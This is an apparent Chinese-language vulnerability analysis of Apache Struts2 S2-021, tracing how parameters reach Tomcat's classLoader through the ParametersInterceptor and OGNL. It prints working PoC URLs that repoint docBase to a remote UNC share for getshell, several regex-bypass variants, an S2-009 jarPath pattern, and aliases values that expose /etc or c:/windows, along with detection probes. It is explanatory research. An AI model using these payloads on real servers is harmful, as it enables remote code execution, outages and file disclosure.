前段时间这个漏洞吵得比较火，最近研究了一下tomcat底层代码，结合struts2的框架源码跟踪了一下这个漏洞的触发过程。在整个debug过程中，感触颇多，遂留下此文以作三思笔记，不敢奢望太多，只希望对感兴趣的童鞋有所帮助，大牛飘过。如果文中哪里有不准确之处，还望各位积极拍砖指正。

0x00 老漏洞新玩法

关于利用，不得不先说一下S2-020这个漏洞，其实之前网上已经有相关文档讲述S2-020的利用方法，比如下边这两篇


<http://drops.wooyun.org/papers/1377>

<http://sec.baidu.com/index.php?research/detail/id/18>

首先要感谢作者提供利用方法。个人还是更偏向利用docBase属性，因为这个属性tomcat每个版本都有。PoC如下，

http://localhost:8080/S2\_3\_16\_1/hello.action?class.classLoader.resources.dirContext.docBase=\\IP\evil

这是S2-020的利用，我们再回到S2-021，首先看一下官方是怎么修复的，找到struts2-core-2.3.16.1.jar中的struts-default.xml，可以看到官方修复就是将用户请求用正则过滤了一下，而且正则写的也很简陋，包括github上给出的那个修复方法，都没有过滤掉真正的利用，如图所示：



所以将S2-020的poc稍微变一下型绕过正则过滤，便是S2-021了，并且struts2默认正则大小写是敏感的。利用就很简单了，下面这几种方法都可以

[http://localhost:8080/S2\_3\_16\_1/hello.action?class[‘classLoader’].resources.dirContext.docBase=\\IP\evil](http://localhost:8080/S2_3_16_1/hello.action?class%5b'classLoader'%5d.resources.dirContext.docBase=\\IP\evil)


<http://localhost:8080/S2_3_16_1/hello.action?Class.ClassLoader.resources.dirContext.docBase=\\IP\evil>


http://localhost:8080/S2\_3\_16\_1/hello.action?top.Class.ClassLoader.resources.dirContext.docBase=\\IP\evil….

这里我就以Class['ClassLoader'].resources.dirContext.docBase =aa为例跟踪请求从tomcat容器到struts2框架的代码处理流程，先说一下调试环境，这里我debug的是tomcat 6.0.24的源码+struts2.3.16.1的源码。


## 0x01 Tomcat处理HTTP请求

首先肯定是先由tomcat来处理请求，跟踪tomcat源码，这里tomcat调用JIoEndpoint.java的run()创建socket





然后调用processor.process(socket)负责解析http协议并返回结果内容，如图



这里要重点说一下，processor是HttpProcessor的一个实例，事实上tomcat对HTTP请求的解析都是通过HttpProcessor这个类中的process()这个方法实现的。跟入process()这个函数，可以看到实际上它就干了四件事儿，如下

### parseRequestLine()和parseHeaders()

parseRequestLine()解析请求的第一行也就是method、uri以及protocol(GET /S2\_3\_16\_1/hello.action HTTP/1.1), 将相应的值设到request实例中。parseHeaders()解析HTTP头将内容(host,ua,connect…)设置到headers实例中。

### prepareRequest()

通过prepareRequest方法组装request filter，用于处理http消息体


### adapter.service(request, response)

将request交给tomcat处理，返回response

### inputBuffer.endRequest()

将response返回给客户端


这里跟踪代码可以看到adapter.service(request, response)将请求交给容器处理，如图



在这之后便是tomcat从connector到servlet处理HTTP请求的流程，http请求会依次进入engine、host、wrapper这里具体代码流程就不贴了。一直到最终关联servlet，实际上这里关联的就是struts2，如图



其实请求一直执行到这里，才算是跟struts2搭上关系了，跟踪这个doFilter一直到internalDoFilter方法，如图




这个filter便是struts2的FilterDispatcher的实例了，而执行这个doFilter方法才开始进入struts2的代码逻辑，在这之后程序的控制权由容器转交给struts2。

好吧，到这里其实一直都是在扯淡，跟struts2屁关系没有，因为HTTP请求还在容器里。以上仅供个人记录，大牛勿喷！下面开始debug框架。

## 0x02 Struts2处理HTTP请求

其实Struts2的核心就是一个Filter，它的作用只是处理HTTP请求(request)然后返回给客户端(response),其doFilter方法是struts2处理HTTP请求的入口。后面struts2将HTTP请求经过一系列处理之后，交给了参数拦截器(ParametersInterceptor)，用来设置参数属性。前面我们提到的用户提交aa=bb这样的请求时struts2会自动执行对应setaa方法去设置这个属性值，其实都在参数拦截器的逻辑中，但是具体实现是靠OGNL完成的。参数拦截器有一个doIntercept方法，如图




首先参数拦截器会获取action实例

Object action = invocation.getAction();


然后生成OGNL上下文

ActionContext ac = invocation.getInvocationContext();

这里的ac便是OGNL上下文了。关于ac的内容，这里要重点说一下，




其实ac里存的就是contextMap，在这里我们可以看到一些比较熟悉的内容，比如#\_memberAccess.allowStaticMethodAccess 这个在之前的利用中多次出现，再就是#\_root这个是根元素ValueStack，它保存的是action的实例，如图



继续回到参数拦截器的逻辑，执行下面代码获取HTTP参数

final Map<String, Object> parameters = retrieveParameters(ac);

跟入这个retrieveParameters，如图




这里其实调用 ActionContext.getParameters() 实现,获得Map型的参数集parameters。遍历HttpServletRequest、HttpSession、ServletContext 中的数据，并将其复制到Webwork的Map中实现，至此之后，所有数据操作均在此Map结构中进行，从而将内部结构与Servlet API相分离。


然后参数拦截器从OGNL上下文中取出值栈，

ValueStack stack = ac.getValueStack();


继续跟入 setParameters(action, stack, parameters); 如图




这里newStack是从OGNL上下文中取出的ValueStack，保存的是action的实例



name是HTTP请求参数名，




value是HTTP请求参数值



这里 newStack.setParameter(name, value); 便是将HTTP请求的参数设置到action实例当中。此过程中会调用set方法设置属性。这里我发现 newStack.setParameter(name, value); 的执行逻辑都是通过OGNL实现的，实际上就是遍历上下文去找对应的set方法。比如，这里是去tomcat中找到setDocBase方法执行。


## 0x03 漏洞是参数拦截器的特性

因为每个action必然继承容器的 classLoader ，所以每个action中肯定有对应 classLoader 中的属性。这里请求参数是 Class['ClassLoader'].resources.dirContext.docBase ，跟踪代码最终找到调用的是tomcat源码中BaseDirContext类中的 setDocBase() 方法，如图




所以关于漏洞，分析到这儿可以看到这个其实就是struts2参数拦截器的特性，而且不单单是classLoader，只要是符合条件的对象，都可以操控。

这里再说一下官方修复为什么会被绕过，还是看参数拦截器的代码 (ParametersInterceptor.java) ,他会调用isExcluded去检测请求参数是否合规，如图



这个 this. excludeParams 便是 struts2-core.jar 中 struts-default.xml 中配置的正则了，




而在其他位置没有过滤，所以变换一下写法就可以bypass掉。

关于操控classLoader其实早在S2-009就有这种利用了，而且那时候官方过滤更加不严，因为OGNL支持(aa)(bb)这样的方式执行代码，所以当时在tomcat下的利用是 class.classLoader.jarPath=(PAYLOAD)(aa)&x[(class.classLoader.jarPath)('aa')] 这样，其实这个是操控classLoader的jarPath属性。当然不同的容器对应不同的属性，比如JBOSS的classLoader中也有 class.classLoader.jarPath 这个属性，所以跟tomcat相同的利用方法。在resin下还有个class.classLoader.id是String类型同时在WebappClassLoader里也存在setid这个方法，所以也可以像jarPath那样利用。

## 0x04 检测方法

首先可以利用报错来检测，但是要保证不对应用造成伤害，肯定不能用docBase这样的属性了，这个属性太危险了，即使getshell成功了也会改变网站根目录造成ddos。

这里经过我测试，发现可以用 class.classLoader.parent 和 class.classLoader.resources 这两个属性，首先对于tomcat这个两个属性覆盖全版本，再就是他们有对应的set方法，最后也就是最重要的，覆盖不成功，使框架抛出错误。这里我查了一下在tomcat源码中对这两个属性的定义，如图







可以看到parent是classLoader，resources是DirContext，这样用一个字符串去覆盖这两个属性然后让struts2抛出错误，判断是否存在漏洞，所以检测url可以这么写：

Class['ClassLoader'].parent= GENXORClass['ClassLoader'].resources=GENXOR


先说 Class['ClassLoader'].parent ，调试过程如图






这里其实并没有setparent， WebappClassLoader.java 中也没有setparent这个方法，这里报错应该是因为OGNL没有权限访问WebappClassLoader的parent也就是URLClassLoader所以抛出错误。

再说一下 Class['ClassLoader'].resources 这个属性，还是看一下框架抛出的错误信息，如图




异常信息提示setResources方法执行失败，因为resources是DirContext所以用String类型去set报错。执行效果如图所示：



因为属性覆盖没成功，所以应用还是正常的。

另外还有一种方法但是只适用于tomcat7，就是在tomcat7的classLoader中有个aliases属性，它的作用有点儿类似于虚拟目录，主要用来指定静态资源的位置，比如设置 aliases="/image=/home/www/css" ，这样访问http://test.com/image实际是访问绝对路径 /home/www/css 中的内容。利用这个思路也是可以检测漏洞的，例如

Class['ClassLoader'].resources.dirContext.aliases=/image=/etc Class['ClassLoader'].resources.dirContext.aliases=/image=c:/windows



可惜只能在tomcat7下这样用，并且aliases不支持UNC Path，不然就可以悄无声息的getshell，也不会惊动管理员了。但是依然可以遍历目录文件，经测试可以读取WEB-INF下的配置文件，危害还是很大的。

## 0x05 后记S2-022

在写这篇文章的时候，官方又爆出了S2-022，看了一下是CookieInterceptor的问题，还是没有严格过滤，至于利用方法就是把前边说的poc放到cookie中就可以了，大同小异。但是默认CookieInterceptor的逻辑是不会执行的，一般情况下开发人员也不会让框架去处理cookie，要用的话需要手工配置，所以很鸡肋。想要测试的童鞋，可以在struts.xml中添加类似代码，

<action ... > <interceptor-ref name="cookie"> <param name="cookiesName">\*</param> <param name="cookiesValue">\*</param> </interceptor-ref> ....</action>

然后找到CookieInterceptor.java下断debug就可以了。

|  |
| --- |
|  |